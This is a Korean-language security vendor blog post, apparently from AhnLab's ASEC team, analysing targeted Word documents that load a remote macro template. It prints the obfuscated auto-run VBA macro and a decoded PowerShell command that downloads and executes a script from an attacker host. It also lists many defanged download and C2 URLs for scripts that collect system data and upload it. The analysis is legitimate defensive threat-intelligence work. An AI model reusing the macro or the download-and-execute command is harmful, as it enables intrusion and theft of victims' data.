워드문서를 이용한 특정인 대상 APT 공격시도

asec.ahnlab.com/ko/25351/

2021년 7월 15일

ASEC 분석팀은 이전 "**'한국정치외교 학술' 및 '정책자문위원 약력' 악성 워드문서 유포**" 등으로 소개하였던 악성 워드 문서와 동일한 유형의 악성코드가 여전히 유포되고 있음을 확인하였다. 최근 확인된 워드 파일 역시 기존과 동일하게 External 링크를 통해 악성 매크로가 포함된 dotm 파일을 다운로드한다. 확인된 파일명과 Extarnal 주소는 아래와 같다.

발견일	파일명	External URL
7/3	[남북회담본부 정책자문위원] 약력 작성 양식.docx	hxxp://jupit.getenjoyment.net/Package/2006/relationships/InterKoreanSummit.dotm
7/6	00225 한미의원대화 ***.docx	hxxp://modri.myartsonline.com/officeDocument/2006/relationships/BIO. dotm
7/9	*** 교수님 BIO.docx	hxxp://visul.myartsonline.com/officeDocument/2006/relationships/BIO. dotm

7/12	*** 교수-BIO.docx	hxxp://ccav.myartsonline.com/officeDocument/2006/relationships/BIO. dotm
7/15	BIO 양식.docx	hxxp://tbear.mypressonline.com/officeDocument/2006/relationships/BIO.dotm

[표-1] 유포 파일명과 External URL

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
      Target="http://tbear.mypressonline.com/officeDocument/2006/relationships/BIO.dotm" TargetMode="External" />
  </Relationships>
```

[그림-1] BIO 양식.docx 파일 내부 External 링크

다운로드된 dotm 파일들은 모두 기존에 확인된 것과 동일한 유형의 매크로를 포함하고 있다. 아래는 BIO 양식.docx의 External 링크 (hxxp://tbear.mypressonline.com/officeDocument/2006/relationships/BIO.dotm)에서 다운로드된 dotm 파일에 존재하는 악성 매크로이다.


```
Private Sub Document_Open()
 eifhhdfasfiedf
 End Sub

 Function eifhhdfasfiedf()
 Set djfeihfidkasljf = CreateObject("Shell.Application")
 Dim dfgdfjiejfjdshaj As String
 fjdjkasf = "tlsiajdsladkf"
 fjdjkasf = Left(fjdjkasf, 5)
 dfgdfjiejfjdshaj =
"tlsiaptlsiaotlsiawtlsiaetlsiartlsiastlsiahtlsiaetlsialtlsialtlsia.tlsiaetlsiaxtlsiaetlsia"
 dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, fjdjkasf, "")
 hdfksallasjkdlaf =
"tlsia[tlsiastlsiattlsiartlsiaitlsiantlsiagtlsia]tlsia$tlsiaatlsia=tlsia{tlsia(tlsiaNtlsiaetl
tlsiaOtlsiabtlsiajtlsiaetlsiactlsiattlsia "
 hdfksallasjkdlaf = Replace(hdfksallasjkdlaf, fjdjkasf, "")
 ndkflajdkfjskdjfl =
"tlsiaNtlsiaetlsiattlsia.tlsiaWtlsiaetlsiabtlsiaCtlsialtlsiaitlsiaetlsiantlsiattlsia)tlsia.tl

 ndkflajdkfjskdjfl = Replace(ndkflajdkfjskdjfl, fjdjkasf, "")
 salfnxkfdlsjafkj = "
('htlsiattlsiattlsiaptlsia:tlsia/tlsia/tlsiattlsiabtlsiaetlsiaatlsiartlsia.tlsiamtlsiaytlsiap

 salfnxkfdlsjafkj = Replace(salfnxkfdlsjafkj, fjdjkasf, "")
 sjdfkjaslalsfial =
"tlsia}tlsia;tlsia$tlsiabtlsia=tlsia$tlsiaatlsia.tlsiaitlsiantlsiastlsiaetlsiartlsiattlsia(tl

 sjdfkjaslalsfial = Replace(sjdfkjaslalsfial, fjdjkasf, "")
 aksfkjaskjfksnkf =
"tlsiatlsiawtlsiantlsialtlsiaotlsiaatlsiadtlsiastlsiattlsiartlsiaitlsia'tlsia)tlsia;tlsia$tls

 aksfkjaskjfksnkf = Replace(aksfkjaskjfksnkf, fjdjkasf, "")
 sdfewjdhsajkfhjdf = "etlsiaxtlsia tlsia$tlsiabtlsia;tlsiaitlsiaetlsiaxtlsia
tlsia$tlsiactlsia"
 sdfewjdhsajkfhjdf = Replace(sdfewjdhsajkfhjdf, fjdjkasf, "")
 skdjfksjkfjkdsfj = hdfksallasjkdlaf + ndkflajdkfjskdjfl + salfnxkfdlsjafkj +
sjdfkjaslalsfial + aksfkjaskjfksnkf + sdfewjdhsajkfhjdf

 djfeihfidkasljf.ShellExecute dfgdfjiejfjdshaj, skdjfksjkfjkdsfj, "", "open", 0

 End Function
```

[코드-1] BIO.dotm 파일에 존재하는 매크로 코드

매크로 실행 시 아래의 파워쉘 명령어가 실행되어 hxxp://tbear.mypressonline.com/ci/mo.txt에 존재하는 스크립트를 다운로드 및 실행한다.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" [string]$a={(New-Object
Net.WebClient).Dong('hxxp://tbear.mypressonline.com/ci/mo.txt')};$b=$a.insert(29,'wnloadstri');$c=iex
$b;iex $c
```

[표-2] 파워쉘 명령어



[그림-2] hxxp://tbear.mypressonline.com/ci/mo.txt 악성 스크립트

해당 악성 스크립트는 C2 주소를 제외하고 모두 이전 게시글에서 설명한 것과 동일하며, 아래와 같이 사용자 정보 수집 및 추가 파일 다운로드 등의 행위를 수행한다.

- 추가 악성 파일 다운로드
- 최근 실행 파일 목록 수집
- SystemInfo 수집
- tasklist 수집
- 수집 파일 업로드

추가로 위와 같은 악성 dotm을 다운받는 URL과 악성 스크립트가 존재하는 URL이 다수 확인되었다.

hxxp://btige.myartsonline.com/officeDocument/2006/relationships/BIO.dotm
hxxp://tbear.mypressonline.com/officeDocument/2006/relationships/BIO.dotm
hxxp://stair.myartsonline.com/officeDocument/2006/relationships/BIO.dotm
hxxp://ccav.myartsonline.com/officeDocument/2006/relationships/BIO.dotm
hxxp://visul.myartsonline.com/officeDocument/2006/relationships/BIO.dotm
hxxp://modri.myartsonline.com/officeDocument/2006/relationships/BIO.dotm
hxxp://ranso.myartsonline.com/Package/2006/relationships/InterKoreanSummit.dotm
hxxp://lieon.mypressonline.com/Package/2006/relationships/InterKoreanSummit.dotm
hxxp://chels.mypressonline.com/Package/2006/relationships/InterKoreanSummit.dotm
hxxp://warcr.onlinewebshop.net/Package/2006/relationships/InterKoreanSummit.dotm
hxxp://jupit.getenjoyment.net/Package/2006/relationships/InterKoreanSummit.dotm
hxxp://ripzi.getenjoyment.net/Package/2006/relationships/InterKoreanSummit.dotm

[표-3] 추가 확인된 dotm 다운로드 URL

hxxp://stair.myartsonline.com/ya/ng.txt
hxxp://lovels.myartsonline.com/ys/ha.txt
hxxp://lovel.myartsonline.com/le/ej.txt
hxxp://visul.myartsonline.com/yk/yo.txt
hxxp://vbqwer.mypressonline.com/test.log
hxxp://tbear.mypressonline.com/test.txt
hxxp://obser.mygamesonline.org/nw.txt
hxxp://modri.myartsonline.com/gu/nw.txt
hxxp://warcr.onlinewebshop.net/le/eh.txt
hxxp://stair.atwebpages.com/ne/la.txt
hxxp://giruz.atwebpages.com/sw/cu.txt
hxxp://benze.atwebpages.com/ki/mc.txt
hxxp://likel.atwebpages.com/bu/ma.txt
hxxp://rster.atwebpages.com/an/ce.txt
hxxp://mantc.getenjoyment.net/ya/ng.txt

[표-4] 추가 확인된 악성 스크립트가 존재하는 URL
정상 워드 문서로 위장한 타겟형 악성코드가 여전히 유포되고 있어 사용자의 각별한 주의가 필요하다. 출처가 불분명한 파일 열람 및 문서 파일에 포함된 매크로 실행을 자제해야한다. 또한, 해당 악성코드는 매크로 보안 설정을 변경하는 기능을 수행하여 사용자는 보안 설정을 높음 수준으로 유지하고 있는지 주기적인 확인이 필요하다.

V3에서는 위에서 소개한 유형의 파일들에 대해 다음과 같이 진단하고 있다.

[파일 진단]

- Downloader/XML.External
- Downloader/DOC.Agent

[관련 게시글]

‘한국정치외교 학술’ 및 ‘정책자문위원 약력’ 악성 워드문서 유포 – ASEC BLOG
ASEC 분석팀에서는 아래와 같이 2차례에 걸쳐 ‘사례비 지급 의뢰서’, ‘하계 학술대회 약력 작성 양식’ 제목의 워드 문서 악성코드가 유포 중임을 소개하였다. 유사한 공격 형태를 모니터링 하던 중, 지난 6월과 7월 1일에도 동일한 제작자에 의해 새로운 워드 문서가 유포된 정황을 확인하였다. 새로 포착된 악성 워드 문서 제목 민주평통-한국정치외교사학회 공동 학술 회의 프로그램 (최종본).docx – 6월 추가 확보 [남북회담본부 정책자문위원] 약력 작성 양식.docx – 7월 1일 추가 확보 기존 동일유형으로 소개된 악성 워드 블…
연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 ‘AhnLab TIP’ 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:docx, 워드문서